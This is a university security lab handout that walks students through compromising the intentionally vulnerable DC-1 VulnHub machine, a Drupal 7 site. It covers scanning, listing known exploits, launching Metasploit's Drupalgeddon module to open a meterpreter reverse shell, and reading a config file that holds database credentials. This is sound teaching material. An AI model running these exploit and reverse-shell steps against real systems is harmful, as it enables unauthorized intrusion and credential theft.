Seneca | SCHOOL OF INFORMATION AND COMMUNICATIONS TECHNOLOGY

# Lab 8 – Exploitation and Reverse Shell

## Lab Objectives

Upon completion of this lab, you will be able to perform the following :

- Become familiar with *the exploitation process*;
- Scan using application-specific tools
- Use *Metasploit Framework* to do the following:
    - Select an exploit and configure its options;
    - Set the output file and format;
    - Eliminate bad characters;
    - Utilize encoders;
    - Customize shellcode output;
    - Test payload for Anti-virus detection;
    - Create and run a Trojan.
- Exploit a vulnerable webserver

## Lab Materials

- Tools and utilities:
    - Product: Metasploit
        - Installed on Kali: yes
        - Manufacturer: Rapid 7
        - Web site: https://www.metasploit.com/
    - Kali Linux VM
    - Droopescan: Drupal Vulnerability scanner


## Lab Instructions

- Complete this lab;
- Enter your name and student ID above (Example: Boris Loza - bloza);
- Answer questions and add screenshots into the corresponding textboxes;
- Save the file on your computer for future reference;
- Save the file again as a "`.pdf`" file;
- Submit the PDF file for grading.


## Part 1: Downloading and setting up the vulnerable machine

1. Download a virtual machine named “DC-1” from vulnhub.com. The VM can be downloaded from this link:


https://www.vulnhub.com/entry/dc-1,292/




2. Unzip the downloaded file and extract the DC-1.ova file.
3. Open the ova file using VMWare Workstation Pro.
4. Name the VM “DC-1”, and save it on your external SSD.




5. If you receive the error message “did not pass OVF specification conformance”, click on retry.




6. Once the VM is imported, make sure that it's network adapter setting is switched to NAT (the same network where your Kali VM is is).
7. Start the VM.


## Part 2: Initial Scanning

1. Find the IP address of your Kali VM by running:

   *ifconfig*

2. Find the IP address of the DC-1 machine by scanning using nmap:

   *nmap -sn <network address of your kali>*




   Don't forget to exclude your Kali machine IP address, and the default gateway address, and your physical machine's virtual NIC's IP addresses.

3. Perform a service scan on the target:

   *nmap -sV <dc-1 ip address>*

4. Perform a detailed scan using -A switch:

   *nmap -A <dc-1 ip address>*

```
┌──(mohammed㉿kali)-[~]
└─$ nmap -A 192.168.29.144
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-24 14:35 EDT
Nmap scan report for 192.168.29.144
Host is up (0.00089s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
| ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp  open  http    Apache httpd 2.2.22 ((Debian))
|_http-server-header: Apache/2.2.22 (Debian)
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-title: Welcome to Drupal Site | Drupal Site
|_http-generator: Drupal 7 (http://drupal.org)
111/tcp open  rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          38943/tcp6  status
|   100024  1          40848/udp6  status
|   100024  1          45230/tcp   status
|_  100024  1          49124/udp   status
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds

┌──(mohammed㉿kali)-[~]
└─$
```

5. Based on the information obtained from the scan, now we know that this target is running a web application on Apache 2.2.22.

   It also says that the web application is using a content-management system named “Drupal”. Therefore, we will look for a vulnerability scanner designed for this particular system.

## Part 3: Vulnerability Scanning using Droopescan

1. Install the tool named “Droopescan” by following these steps on your Kali machine.

   *git clone https://github.com/droope/droopescan.git*

   *cd droopescan*

   *pip install -r requirements.txt*

   *./droopescan scan --help*

   At this point, you should see the help screen.

```
┌──(mohammed㉿kali)-[~/droopescan]
└─$ ./droopescan scan --help
usage: droopescan (sub-commands ...) [options ...] {arguments ...}

cms scanning functionality.

commands:

  drupal
    drupal related scanning tools

  joomla
    joomla related scanning tools

  moodle
    Moodle scanner

  silverstripe
    silverstripe related scanning tools

  wordpress
    wordpress related scanning tools

options:
  -h, --help            show this help message and exit
  --debug               toggle debug output
  --quiet               suppress all output
  -u URL, --url URL
  -U URL_FILE, --url-file URL_FILE
                        A file which contains a list of URLs.
  --enumerate {a,t,p,v,i}, -e {a,t,p,v,i}
                        What to enumerate; default is all available, options are:
                            p - plugins
                            t - themes
                            v - version
                            i - interesting urls
                            a - all
  --method {not_found,forbidden,ok}
                        Some webservers respond with 403 when a folder exists. Others with a 404.
                        Others with a 200; default is to determine.
```

2. Start the scan for vulnerabilities on the target:

   *./droopescan scan drupal -u http://<dc-1 ip address>*

   This scanning process will take time.

The software will scan for vulnerable modules, themese,..etc. and report back to you.

3. At the end of the scan, the tool will show you that the possible versions of the web application is between 7.22 to 7.26.

```
┌──(mohammed㉿kali)-[~/droopescan]
└─$ ./droopescan scan drupal -u http://192.168.29.144
[+] Plugins found:
    ctools http://192.168.29.144/sites/all/modules/ctools/
        http://192.168.29.144/sites/all/modules/ctools/LICENSE.txt
        http://192.168.29.144/sites/all/modules/ctools/API.txt
    views http://192.168.29.144/sites/all/modules/views/
        http://192.168.29.144/sites/all/modules/views/README.txt
        http://192.168.29.144/sites/all/modules/views/LICENSE.txt
    profile http://192.168.29.144/modules/profile/
    php http://192.168.29.144/modules/php/
    image http://192.168.29.144/modules/image/

[+] Themes found:
    seven http://192.168.29.144/themes/seven/
    garland http://192.168.29.144/themes/garland/

[+] Possible version(s):
    7.22
    7.23
    7.24
    7.25
    7.26

[+] Possible interesting urls found:
    Default admin - http://192.168.29.144/user/login

[+] Scan finished (0:03:56.395303 elapsed)

┌──(mohammed㉿kali)-[~/droopescan]
└─$
```

4. At this point, we need to find an exploitable vulnerability. We will search the database for vulnerabilities:

   *searchsploit drupal*

   You will see a list of vulnerabilities in this web application.

```
┌──(mohammed㉿kali)-[~/droopescan]
└─$ searchsploit drupal
---------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                   |  Path
---------------------------------------------------------------------------------------------------------------
Drupal 10.1.2 - web-cache-poisoning-External-service-interaction                                 | php/webapps/51723.txt
Drupal 4.0 - News Message HTML Injection                                                         | php/webapps/21863.txt
Drupal 4.1/4.2 - Cross-Site Scripting                                                            | php/webapps/22940.txt
Drupal 4.5.3 < 4.6.1 - Comments PHP Injection                                                    | php/webapps/1088.pl
Drupal 4.7 - 'Attachment mod_mime' Remote Command Execution                                      | php/webapps/1821.php
Drupal 4.x - URL-encoded Input HTML Injection                                                    | php/webapps/27020.txt
Drupal 5.x - PHP Zend Hash ation Vector                                                          | php/webapps/4510.txt
Drupal 5.21/6.16 - Denial of Service                                                             | php/dos/10826.sh
Drupal 6.15 - Multiple Persistent Cross-Site Scripting Vulnerabilities                           | php/webapps/11060.txt
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Add Admin User)                                | php/webapps/34992.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Admin Session)                                 | php/webapps/44355.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (1)                      | php/webapps/34984.py
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (PoC) (Reset Password) (2)                      | php/webapps/34993.php
Drupal 7.0 < 7.31 - 'Drupalgeddon' SQL Injection (Remote Code Execution)                         | php/webapps/35150.php
Drupal 7.12 - Multiple Vulnerabilities                                                           | php/webapps/18564.txt
Drupal 7.x Module Services - Remote Code Execution                                               | php/webapps/41564.php
Drupal < 4.7.6 - Post Comments Remote Command Execution                                          | php/webapps/3313.pl
Drupal < 5.1 - Post Comments Remote Command Execution                                            | php/webapps/3312.pl
Drupal < 5.22/6.16 - Multiple Vulnerabilities                                                    | php/webapps/33706.txt
Drupal < 7.34 - Denial of Service                                                                | php/dos/35415.txt
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code (Metasploit)                         | php/webapps/44557.rb
Drupal < 7.58 - 'Drupalgeddon3' (Authenticated) Remote Code Execution (PoC)                      | php/webapps/44542.txt
Drupal < 7.58 / < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution              | php/webapps/44449.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (Metasploit)          | php/remote/44482.rb
Drupal < 8.3.9 / < 8.4.6 / < 8.5.1 - 'Drupalgeddon2' Remote Code Execution (PoC)                 | php/webapps/44448.py
Drupal < 8.5.11 / < 8.6.10 - RESTful Web Services unserialize() Remote Command Execution (Metasploit)| php/remote/46510.rb
Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution                                   | php/webapps/46452.txt
```

5. An interesting vulnerability is called “drupalgeddon”. Look up information about this vulnerability. Do not confuse it with “Drupalgeddon 2” or “Drupalgeddon 3” which exist in newer versions.

## Part 4: Exploitation

1. Start Metasploit framework:

   *sudo msfconsole*

```
┌──(mohammed㉿kali)-[~/droopescan]
└─$ sudo msfconsole
[sudo] password for mohammed:

       =[ metasploit v6.3.31-dev                          ]
+ -- --=[ 2346 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1387 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Tired of setting RHOSTS for modules? Try
globally setting it with setg RHOSTS x.x.x.x
Metasploit Documentation: https://docs.metasploit.com/

msf6 >
```

2. Load the drupalgeddon exploit:

   *use exploit/multi/http/drupal_drupageddon*

```
msf6 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/drupal_drupageddon) >
```

3. Take a look at the “options”:

   *options*

```
msf6 exploit(multi/http/drupal_drupageddon) > options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.29.133   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


View the full module info with the info, or info -d command.

msf6 exploit(multi/http/drupal_drupageddon) >
```

   Take a look at the “required” ones, and make sure that they are set.

4. This exploit will setup a reverse shell from the target machine to your Kali VM. Therefore, you need to make sure that the LHOST ip address is the correct IP address of your Kali VM.
5. Set the target machine IP address using “RHOST”:

   *set RHOST <dc-1 ip address>*

```
msf6 exploit(multi/http/drupal_drupageddon) > set RHOST 192.168.29.144
RHOST => 192.168.29.144
msf6 exploit(multi/http/drupal_drupageddon) >
```

   For now, we will not need to change the RPORT because by default it is set to “80”. We will keep SSL to “false” because the DC-1 machine is not using SSL.

6. Run the exploit:

   *run*

   You should wait for a short while as the reverse shell is being setup. Then, you’ll have meterpreter shell!

```
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 192.168.29.133:4444
[*] Sending stage (39927 bytes) to 192.168.29.144
[*] Meterpreter session 1 opened (192.168.29.133:4444 → 192.168.29.144:41470) at 2023-10-24 15:00:57 -0400

meterpreter > 
```

It might not work from the first time. Just try to “run” again.

7. Now that we have access to the target machine, let’s take a look at what username we’re currently logged in as:

   *getuid*

```
meterpreter > getuid
Server username: www-data
meterpreter > 
```

This means that we’re logged in with the web-server’s account.

8. Find the first flag:

   *ls*

   *cat flag1.txt*

```
meterpreter > ls
Listing: /var/www
=================

Mode              Size            Type  Last modified                     Name
----              ----            ----  -------------                     ----
100644/rw-r--r--  747324309678    fil   188498731153-02-08 21:33:43 -0500  .gitignore
100644/rw-r--r--  24769076401799  fil   188498731153-02-08 21:33:43 -0500  .htaccess
100644/rw-r--r--  6360846566857   fil   188498731153-02-08 21:33:43 -0500  COPYRIGHT.txt
100644/rw-r--r--  6231997547947   fil   188498731153-02-08 21:33:43 -0500  INSTALL.mysql.txt
100644/rw-r--r--  8048768714578   fil   188498731153-02-08 21:33:43 -0500  INSTALL.pgsql.txt
100644/rw-r--r--  5574867551506   fil   188498731153-02-08 21:33:43 -0500  INSTALL.sqlite.txt
100644/rw-r--r--  76712410891717  fil   188498731153-02-08 21:33:43 -0500  INSTALL.txt
100755/rwxr-xr-x  77704548337324  fil   188270147139-03-11 10:02:15 -0500  LICENSE.txt
100644/rw-r--r--  35180077129727  fil   188498731153-02-08 21:33:43 -0500  MAINTAINERS.txt
100644/rw-r--r--  23089744188672  fil   188498731153-02-08 21:33:43 -0500  README.txt
100644/rw-r--r--  41412074677674  fil   188498731153-02-08 21:33:43 -0500  UPGRADE.txt
100644/rw-r--r--  28363964029388  fil   188498731153-02-08 21:33:43 -0500  authorize.php
100644/rw-r--r--  3092376453840   fil   188498731153-02-08 21:33:43 -0500  cron.php
100644/rw-r--r--  223338299444    fil   211037522224-07-25 00:21:02 -0400  flag1.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  includes
100644/rw-r--r--  2272037700113   fil   188498731153-02-08 21:33:43 -0500  index.php
100644/rw-r--r--  3019362009791   fil   188498731153-02-08 21:33:43 -0500  install.php
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  misc
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  modules
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  profiles
100644/rw-r--r--  6704443950617   fil   188498731153-02-08 21:33:43 -0500  robots.txt
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  scripts
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  sites
040755/rwxr-xr-x  17592186048512  dir   188498731153-02-08 21:33:43 -0500  themes
100644/rw-r--r--  85645942869477  fil   188498731153-02-08 21:33:43 -0500  update.php
100644/rw-r--r--  9354438772866   fil   188498731153-02-08 21:33:43 -0500  web.config
100644/rw-r--r--  1791001362849   fil   188498731153-02-08 21:33:43 -0500  xmlrpc.php

meterpreter > cat flag1.txt
Every good CMS needs a config file - and so do you.
meterpreter > 
```

9. On your Kali machine, do a Google search to find the location of the configuration file of Drupal 7.
10. Change your working folder on the meterpreter shell to the folder containing the config file, and “cat” the file:

    cd <config file location>

    cat settings.php

    At the top part of the settings file, you will find the database name, database username, and the the mysql password!

```
meterpreter > cat settings.php
<?php

/**
 *
 * flag2
 * Brute force and dictionary attacks aren't the
 * only ways to gain access (and you WILL need access).
 * What can you do with these credentials?
 *
 */

$databases = array (
  'default' =>
  array (
    'default' =>
    array (
      'database' => 'drupaldb',
      'username' => 'dbuser',
      'password' => 'R0ck3t',
      'host' => 'localhost',
      'port' => '',
      'driver' => 'mysql',
      'prefix' => '',
    ),
  ),
);
```

The lab is done now. You can keep messing around in this machine and see what you can do with this information.

## Part 5: Submit your lab


- **Doublecheck all your answers.**
- **Save the file on your computer for future reference.**
- **Save the file again as a “`.pdf`” file.**
- **Submit the PDF file for grading.**